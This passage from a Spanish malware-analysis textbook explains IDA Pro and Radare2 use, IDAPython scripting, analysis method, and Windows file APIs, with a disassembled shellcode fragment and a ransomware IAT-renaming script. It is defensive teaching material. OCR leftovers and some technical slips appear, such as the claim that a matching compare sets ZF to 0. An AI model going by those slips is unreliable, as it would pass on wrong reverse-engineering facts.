
Aparece una ventana que contiene todas las referencias presentes en el binario:



Basta, a continuación, con hacer doble clic para abrir el desensamblador en el lugar deseado. Esta técnica resulta muy práctica para ver dónde se utilizan las cadenas de caracteres en el binario. Si una cadena está codificada, es fácil identificar la función de decodificación mirando dónde se utiliza esta cadena (o se pasa como argumento de la función de decodificación mediante un `push`).

La sección derecha de la aplicación (donde se encuentra el código desensamblado) utiliza un sistema de pestañas. Para agregar pestañas, es posible utilizar las vistas disponibles en **View**, y luego **Open subviews**:






Una vez seleccionada, aparecerá una vista con forma de pestaña. Las pestañas interesantes para llevar a cabo el análisis de un malware son **Exports**, que muestra las funciones exportadas y su dirección, y también **Imports**, para las funciones importadas. La vista **Strings** es la que se utiliza con mayor frecuencia, pues permite mostrar las cadenas de caracteres presentes en el binario. Es posible, haciendo doble clic en la cadena de caracteres, verla en la pestaña que contiene el código desensamblado y escribir **X** para ver todas las referencias a esta cadena de caracteres.


Se recomienda familiarizarse con los desplazamientos en *IDA Pro* para no perderse y optimizar el trabajo de análisis. Un ejercicio interesante sería compilar un binario propio, cuyo código fuente se conozca, y ver cómo se muestra en *IDA Pro*, siguiendo la cascada de funciones invocadas.

c. Cambios de nombre y comentarios

La parte más importante del trabajo durante un análisis estático es el cambio de nombre de las funciones, de las variables y los comentarios que se agregan para comprender de un vistazo qué hace el malware analizado.

En *IDA Pro*, las funciones se llaman *sub_address* (por ejemplo, *sub_4015B5*), donde la dirección se corresponde con la dirección relativa de la función. Para renombrar una función, basta con hacer clic en ella y presionar la tecla **N**. Se abre la siguiente ventana:





Es posible modificar el nombre de la función para asignarle uno que facilite la lectura del funcionamiento del malware. También es posible renombrar las variables con la misma manipulación.

Además de renombrar las variables, es posible agregar comentarios junto al código en ensamblador. Existen dos tipos de comentarios: los permanentes, que se mostrarán cada vez que aparezca la línea, y los no permanentes, que se mostrarán solo una vez. Para los permanentes, hay que pulsar en **;** una vez seleccionada la línea que se va a comentar. Para los no permanentes, hay que pulsar en **:** una vez seleccionada la línea que se va a comentar.

d. Script

A menudo resulta útil crear un script con rutinas que permitan automatizar ciertas tareas. *IDA Pro*integra dos motores de script: el suyo, en formato *.idc*, que no abordaremos en este libro, y el bien conocido Python. El conjunto de API de Python está disponible en la siguiente dirección: http://www.hex-rays.com/products/ida/support/idapython_docs/

He aquí un ejemplo de script que permite modificar automáticamente los nombres de las funciones recorriendo el IAT del ransomware *Rannoh*:

```
start_at = 0x0040842E
end_at = 0x004085F6

print "-"*24 + "Fix IAT call in rannoh" + "-"*24
for adr in range(start_at, end_at, 4):
    MakeNameEx(adr, "p%s" % Name(Dword(adr)), 0)
```

Existen muchos ejemplos de script Python para *IDA Pro* en la siguiente dirección http://www.hex-rays.com/products/ida/support/idapython_docs/

Existe también una funcionalidad interesante de *IDA Pro* que se puede utilizar en Python: *AppCall*. Esta funcionalidad permite ejecutar funciones en ensamblador en IDA Pro directamente mediante Python. Para comprender el uso de esta herramienta, imaginemos que el analista hubiera encontrado una función que permitiera descifrar una cadena, pero que no la comprendiera por ser muy compleja. Esta función se encuentra en la dirección 0x12F1000.

En primer lugar, hay que definir en Python el prototipo de la función:

```
proto = 'int __usercall decrypt<eax>(const char *a<ecx>);'
fn = Appcall.proto(0x12f1000, proto)
```

Esta sintaxis significa que el retorno de la función se encuentra en EAX y que el primer argumento de la función se pasa mediante el registro ECX. Ahora la función puede utilizarse directamente desde Python:

```
x= ''cadena que hay que descifrar''
print fn(x)
```

El código en ensamblador se ejecutará directamente en Python, de manera transparente para el usuario, sin que tenga que comprenderlo por completo; basta para ello su prototipo.

e. Plug-ins


Para facilitar sus análisis, los usuarios de *IDA Pro* han desarrollado numerosos plug-ins. Estos plug-ins permiten

agregar funcionalidades a la herramienta. Es posible descargar una gran cantidad de plug-ins de la siguiente dirección: http://www.openrce.org/downloads/browse/IDA_Plugins. En esta sección presentaremos tres plug-ins en particular.

El primer plug-in se llama *IDAScope*. Puede descargarse de la siguiente dirección: https://bitbucket.org/daniel_plohmann/simplifire.idascope/. Este plug-in permite agregar colores a *IDA Pro*. Estos colores varían en función de las funciones llamadas cuando se las invoca. La visualización de los colores permite identificar rápidamente las secciones de código en ensamblador que manipulan archivos, por ejemplo. He aquí la leyenda de colores:

- Amarillo: manipulación de la memoria.
- Naranja: manipulación de archivos.
- Rojo: manipulación del registro.
- Violeta: manipulación de la ejecución.
- Azul: manipulación de la red.
- Verde: código que corresponde a funciones criptográficas.

He aquí un ejemplo de visualización de datos con este plug-in:



Este plug-in permite limitar el análisis a un perímetro definido. Por ejemplo, no es necesario, por lo general, realizar un análisis de las funciones criptográficas con detalle, mientras que, si el analista desea estudiar los archivos manipulados, limitará su análisis a las funciones en naranja.

El segundo plug-in se llama *FindCrypt2* y está disponible en la siguiente dirección: http://www.openrce.org/downloads/details/189/FindCrypt2. Este plug-in permite identificar las funciones criptográficas (como *IDAScope*) y reconocer la función criptográfica utilizada. He aquí la lista de

funciones reconocidas:


- blowfish
- Camellia
- CAST
- CAST256
- CRC32
- DES
- GOST
- HAVAL
- MARS
- MD2
- MD4
- MD5
- PKCS
- RawDES
- RC2
- RC5
- RC6
- Rijndael
- SAFER
- SHA-1
- SHA-256
- SHA-512
- SHARK
- SKIPJACK
- Square
- Tiger
- Twofish
- WAKE
- Whirlpool
- zlib

Este plug-in permite ganar algo de tiempo para descifrar información contenida en ciertos malwares. En ocasiones, la configuración del malware está cifrada en RC4. Gracias a este plug-in, las funciones RC4 se identificarán automáticamente y el analista no tendrá más que localizar dónde se encuentra la clave dentro del binario en análisis. Las funciones criptográficas son, generalmente, muy complejas y el tiempo que permite ganar este plug-in es enorme.

He aquí una captura de pantalla del plug-in:

El tercer plug-in que vamos a ver se llama *Diaphora* y puede descargarse de la siguiente dirección: https://github.com/joxeankoret/diaphora. Este plug-in permite enumerar las diferencias entre dos archivos binarios. Puede utilizarse para analizar un binario antes y después de aplicar un parche correctivo a fin de identificar el nuevo código y deducir qué ha corregido. Puede usarse también para ver las nuevas funcionalidades de un malware, y crea una línea de tiempo con la evolución de una familia de malwares.

He aquí un ejemplo de las diferencias entre dos códigos:



En esta captura de pantalla, podemos ver que, en la línea 4, el valor de `argc` en el binario de la izquierda se comparaba a 3, mientras que en la versión de la derecha se compara a 2.

3. Radare2

a. Presentación

Radare2 es una alternativa libre a *IDA Pro*. Sin embargo, este proyecto no tiene la madurez de *IDA Pro*. *Radare2* no dispone de interfaz gráfica (solo aquellos proyectos de terceros que se citarán más adelante) y funciona por línea de comandos. Puede descargarse de la siguiente dirección: https://github.com/radare/radare2

b. Línea de comandos

b. Línea de comandos

Para abrir un nuevo binario, basta con pasarlo como argumento del comando `r2`:

```
paul@lab:~$ r2 ~/tmp/sample.exe
DLLNAME(COMCTL32.dll)
DLLNAME(COMCTL32.dll)
DLLNAME(COMCTL32.dll)
DLLNAME(COMCTL32.dll)
 -- Use radare2! lemons included!
[0x0041ba80]>
```

Ahora, es posible iniciar el análisis,

enumerar las funciones y mostrar el código en ensamblador de la función correspondiente al punto de entrada:

```
[0x0041ba80]> aa
[0x0041ba80]> afl
0x0041ba80  10  27  entry0
0x00002284  113  3  sym.imp.USER32.dll_DestroyIcon
0x000022f8  149  3  sym.imp.USER32.dll_CreateMenu
0x0000238d  23   1  fcn.0000238d
0x00002070  14   1  sym.imp.COMDLG32.dll_GetOpenFileNameA
0x000020ba  35   1  fcn.000020ba
0x0000207e  95   1  fcn.0000207e
0x00002000  221  4  sym.imp.ADVAPI32.dll_RegCloseKey
0x000020e0  533 21  sym.imp.KERNEL32.dll_WriteConsoleW
[0x0041ba80]> pdf@entry0
/ (fcn) entry0 10
|          ; arg int arg_1_1      @ ebp+0x5
|          ; arg int arg_7_1      @ ebp+0x1d
|          ; var int local_1      @ ebp-0x4
|          ; var int local_7      @ ebp-0x1c
|          ; var int local_8      @ ebp-0x20
|          ; var int local_14     @ ebp-0x38
|          ; var int local_26     @ ebp-0x68
|          ;-- entry0:
|          0x0041ba80    e86f7a0000     call 0x4234f4
|             0x004234f4() ; entry0+31348
\          0x0041ba85    e978feffff     jmp 0x41b902
```

Como con *IDA Pro*, es posible cambiar el nombre de las funciones:

```
[0x0041ba80]> afn nuevo_nombre fcn.0000238d
Cannot find flag (fcn.0000238d)
[0x0041ba80]> afl
0x0041ba80   10  27  entry0
0x00002284  113   3  sym.imp.USER32.dll_DestroyIcon
0x000022f8  149   3  sym.imp.USER32.dll_CreateMenu
0x0000238d   23   1  nuevo_nombre
0x00002070   14   1  sym.imp.COMDLG32.dll_GetOpenFileNameA
0x000020ba   35   1  fcn.000020ba
0x0000207e   95   1  fcn.0000207e
0x00002000  221   4  sym.imp.ADVAPI32.dll_RegCloseKey
0x000020e0  533  21  sym.imp.KERNEL32.dll_WriteConsoleW
```

Es posible, como en *IDA Pro*, enumerar las referencias (tecla **X**) a un elemento en *Radare2*:

```
[0x0041ba80]> axt @0x4234f4
C 0x41ba80 call 0x4234f4
```

Radare2 incluye comandos adicionales interesantes. Por ejemplo, el comando `rasm2` permite obtener el código en ensamblador de un shellcode:

```
$rasm2 -k windows -b 64 -a x86.udis -D
"48b8300ee80080f8ffff8b1880cb088918c3"
```

```
0x00000000 10 48b8300ee80080f8ffff mov rax, 0xffffff88000e830
0x0000000a 2 8b18 mov ebx, [rax]
0x0000000c 3 80cb08 or bl, 0x8
0x0000000f 2 8918 mov [rax], ebx
0x00000011 1 c3 ret
```

c. Interfaces gráficas no oficiales

Existen varias interfaces gráficas no oficiales de *Radare2*. La más estable es *Bokken*, disponible gratuitamente en: https://github.com/inguma/bokken. Pero incluso aunque *Bokken* es la más estable de las interfaces gráficas de *Radare2* en la actualidad, existen muchos bugs y su uso no es del todo simple.

4. Técnicas de análisis

a. Comenzar un análisis

Para los debutantes, la parte más complicada de un análisis estático es saber por dónde empezar. No existe, por desgracia, ninguna técnica perfecta y milagrosa; cada analista trabaja a su manera. Este capítulo presentará una forma de trabajar, que cada cual podrá adaptar a sus necesidades.

Generalmente, es preferible empezar por el punto de entrada del binario: la función `main()`. Normalmente, *IDA Pro* se sitúa de forma automática en este punto cuando se abre un binario. Ahora hay que analizar instrucción tras instrucción lo que hace el binario, pensar en introducir comentarios para explicar brevemente lo que hace cada bloque de código. Cuando se alcanza el primer `call` de una función que no sea de sistema (*sub_address*), es preferible entrar en la función para empezar con su análisis. Si se realiza un segundo `call`, también conviene entrar en esta función, sin terminar el análisis de la anterior, y así sucesivamente. Volveremos a la función que no hemos terminado más tarde, cuando se haya completado el análisis de las funciones más profundas del árbol. Una vez alcanzado el final de una función, se utiliza [Escape] para volver a la anterior y terminar su análisis. He aquí un esquema del flujo de análisis:

```
main()
main_instruccion1
main_instruccion2
main_instruccion3
call funcion1
      funcion1_instruccion1
      funcion1_instruccion2
      call funcion2
            funcion2_instruccion1
            funcion2_instruccion2
      funcion1_instruccion3
      call funcion3
            funcion3_instruccion1
            call funcion4
                  funcion4_instruccion1
                  funcion4_instruccion2
            funcion3_instruccion2
      funcion1_instruccion3
main_instruccion4
main_instruccion5
```

En otros términos, se realiza un recorrido en profundidad del grafo de llamadas de las funciones. Se analizan las hojas y se remonta el recorrido poco a poco hasta deducir el comportamiento global asociado al punto de entrada, la raíz del gráfico de llamadas de función.


En caso de que el análisis no deba ser completo o que el analista disponga de poco tiempo, es posible utilizar la pestaña **Strings** de *IDA Pro* para identificar las cadenas de caracteres interesantes y comenzar el análisis por las

funciones que utilizan estas cadenas. Sin embargo, la metodología debería ser la misma, cambiando únicamente el punto de entrada para el análisis.

Cada vez que se pasa a una función, es importante identificar correctamente los parámetros pasados a la función. En efecto, generalmente las funciones se crean para manipular objetos (cadenas de caracteres, punteros, handles, cifras…). En ciertos casos, *IDA Pro* es capaz de evaluar lo que contiene el objeto; en otros casos no puede hacerlo y es tarea del analista comprender qué contiene cada uno de estos objetos.

b. Saltos condicionales

Activando el modo *Graph View* (clic derecho, y luego **Graph view**) de *IDA Pro*, es muy fácil identificar los saltos condicionales del binario que se está analizando. He aquí un ejemplo de salto condicional:




La sección superior del gráfico ejecuta la función `CreateFileA()`. Esta función crea un handle sobre un archivo. Este handle se almacena en el registro EAX. En el ejemplo, el registro EAX se compara con el valor 0xFFFFFFFF. Si el valor de EAX es 0xFFFFFFFF se pone el flag ZF a 0. A continuación, aparece el salto condicional **jnz**. Esta condición podría traducirse por *Jump if NotZero*. En nuestro caso, el programa retomará el flujo de ejecución verde si ZF no es igual a 0.

Para explicar en castellano esta condición, la rama de la derecha (verde) se sigue si el `CreateFileA()` se ha desarrollado correctamente y la rama de la izquierda (roja) se considera si el `CreateFileA()` no se ha

desarrollado correctamente y el handle sobre el archivo vale 0xFFFFFFFF (que se corresponde con el código de error de la función). Cuando vemos el resto del flujo de ejecución, podemos validar esta lógica, pues se invoca a la función `GetFileSize()`. Esta función solo puede invocarse si el handle sobre el archivo es válido.

c. Bucles

El modo grafo de *IDA Pro* permite también aprender fácilmente el funcionamiento de los bucles. Aparecen de manera muy clara; he aquí un ejemplo de bucle:



En este ejemplo, resulta fácil identificar el bucle con el trazo verde de la derecha. Este bucle recorre una cadena de caracteres y la decodifica mediante la instrucción:

```
xor EAX, dword_403060[edx]
```

La clave del XOR está en la dirección de *dword_403060*, la clave se recorre de cuatro en cuatro caracteres gracias al registro EDX que se incrementa en cuatro unidades con cada paso mediante la instrucción:

```
add EDX,4
```

Para evitar un incremento excesivo, EDX se pone a 0 cuando vale 0x10. He aquí la instrucción que controla el valor de EDX:

```
cmp EDX, 10h
```

Y he aquí la función que pone a cero el registro EDX:

```
xor EDX,EDX
```

5. API Windows

a. Introducción

Para poder analizar los malwares que afectan a las máquinas con Windows, es importante conocer el funcionamiento del sistema operativo. Se recomienda leer libros y documentación que describan el funcionamiento interno de Windows, como los Sysinternals editados por Microsoft.

Este libro no pretende describir el funcionamiento interno de Windows. Simplemente vamos a recorrer algunas funciones disponibles en la API de Windows para acceder a archivos, al registro, la comunicación de red y por último la gestión de los servicios. Simplemente presentaremos estas funciones; para obtener más información acerca de los parámetros, se recomienda consultar el sitio de Microsoft: http://msdn.microsoft.com/library/windows/desktop/. Las funciones descritas existen también con el sufijo *Ex*; por ejemplo, `CreateFile()` sería `CreateFileEx()`. El Ex significa *Extended*, se trata de las mismas funciones con nuevas funcionalidades. Se recomienda, generalmente, utilizar las funciones con *Ex*, pues aportan un mejor control o una seguridad mejorada.

En esta sección se describirán las funciones históricas, aunque la información correspondiente a estas *Extended Functions* puede encontrarse en el sitio de Microsoft.

b. API de acceso a los archivos

Un sistema operativo necesita poder gestionar sus archivos, abrirlos, leerlos, escribirlos, eliminarlos… Microsoft proporciona muchas funciones que permiten realizar este trabajo.

Función`CreateFile()` :

Esta función permite abrir o crear un archivo. He aquí el prototipo de la función:

```
HANDLE CreateFile(
  LPCTSTR lpFileName,
  DWORD dwDesiredAccess,
  DWORD dwShareMode,
  LPSECURITY_ATTRIBUTES  lpSecurityAttributes,
  DWORD  dwCreationDisposition,
  DWORD dwFlagsAndAttributes,
  HANDLE  hTemplateFile
);
```

`lpFileName` se corresponde con el nombre del archivo que se va a abrir o a crear.

`dwDesiredAccess` se corresponde con el tipo de acceso al archivo solicitado: lectura (`GENERIC_READ`), escritura (`GENERIC_WRITE`) o incluso ambos (`GENERIC_READ | GENERIC_WRITE`).

`dwShareMode` se corresponde con la manera en la que se comparte el archivo. El archivo que se abre o crea puede ser no compartido (`NULL`), compartido en lectura (`FILE_SHARE_READ`), compartido en escritura (`FILE_SHARE_WRITE`) o incluso ambos (`FILE_SHARE_READ | FILE_SHARE_WRITE`).

`lpSecurityAttributes` es un puntero a una estructura `SECURITY_ATTRIBUTES`. El valor puede ser `NULL`.

`dwCreationDisposition` se corresponde con la manera en que se abrirá o creará el archivo. Un archivo nuevo podrá crearse (`CREATE_NEW`), en cuyo caso `CreateFile()` provocará un error si el archivo ya existe. Es posible crear el archivo y suprimirlo si ya existe (`CREATE_ALWAYS`). También es posible abrir un archivo existente (`OPEN_EXISTING`) y provocar un error si no existe.

`dwFlagAndAttributes`: este parámetro se corresponde con los atributos utilizados para abrir o crear el archivo. El valor más común es `FILE_ATTRIBUTE_NORMAL`.

Esta función devuelve un handle que podrá utilizarse como argumento para las demás funciones de manipulación de archivos.

Función`ReadFile()` :

Esta función permite leer el contenido de un archivo. He aquí el prototipo de la función:

```
BOOL WINAPI ReadFile(
  _In_          HANDLE hFile,
  _Out_         LPVOID lpBuffer,
  _In_          DWORD nNumberOfBytesToRead,
  _Out_opt_     LPDWORD lpNumberOfBytesRead,
  _Inout_opt_   LPOVERLAPPED lpOverlapped
);
```

`hFile` se corresponde con el handle sobre el archivo que se ha de leer recuperado por la función `CreateFile()`.

`lpBuffer` se corresponde con un puntero sobre un buffer. Este buffer contendrá los datos leídos por la función.

Esta función devuelve un booleano: si la función se ejecuta correctamente, el valor será `TRUE`; en caso contrario será `FALSE`.

Función`SetFilePointer()`:

Esta función permite desplazar el puntero a un lugar concreto dentro del archivo. Los desarrolladores no siempre desean leer el archivo completo desde su comienzo, sino desplazarse en su interior. Esta función se utiliza con este fin.

He aquí su prototipo:

```
DWORD WINAPI SetFilePointer(
  _In_          HANDLE hFile,
  _In_          LONG lDistanceToMove,
  _Inout_opt_   PLONG lpDistanceToMoveHigh,
  _In_          DWORD dwMoveMethod
);
```

`hFile` se corresponde, como siempre, con el handle sobre el archivo en el que nos desplazamos recuperado por la función `CreateFile()`.

`lDistanceToMove` se corresponde con la distancia (en bytes) que queremos recorrer en un archivo. El puntero al archivo apuntará a esta ubicación una vez ejecutada la función.

`dwMoveMethod` se corresponde con el punto de entrada a partir del cual se realizará el desplazamiento. El desplazamiento puede realizarse desde el inicio del archivo (`FILE_BEGIN`), desde la ubicación actual (`FILE_CURRENT`) o desde el final del archivo (`FILE_END`). En caso de que el valor sea `FILE_END`, el número de bytes de desplazamiento indicado en `lDistanceToMove` debe ser negativo.

Función`WriteFile()`:

Esta función permite escribir en un archivo. He aquí el prototipo de la función:

```
BOOL WINAPI WriteFile(
  _In_          HANDLE hFile,
  _In_          LPCVOID lpBuffer,
  _In_          DWORD nNumberOfBytesToWrite,
  _Out_opt_     LPDWORD lpNumberOfBytesWritten,
  _Inout_opt_   LPOVERLAPPED lpOverlapped
);
```

`hFile` se corresponde, como siempre, con el handle sobre el archivo en el que se va a escribir recuperado por la función `CreateFile()`.

`lpBuffer` se corresponde con un puntero sobre el buffer que contiene los datos que se han de escribir en el

lpBuffer se corresponde con un puntero sobre el buffer que contiene los datos que se han de escribir en el archivo.

nNumberOfBytesToWrite se corresponde con el número de bytes que hay que escribir.

FunciónCloseHandle() :

Esta función permite cerrar el handle sobre el archivo que se ha abierto con la función CreateFile(). He aquí el prototipo de la función:

```
BOOL WINAPI CloseHandle(
  _In_      HANDLE hObject
);
```
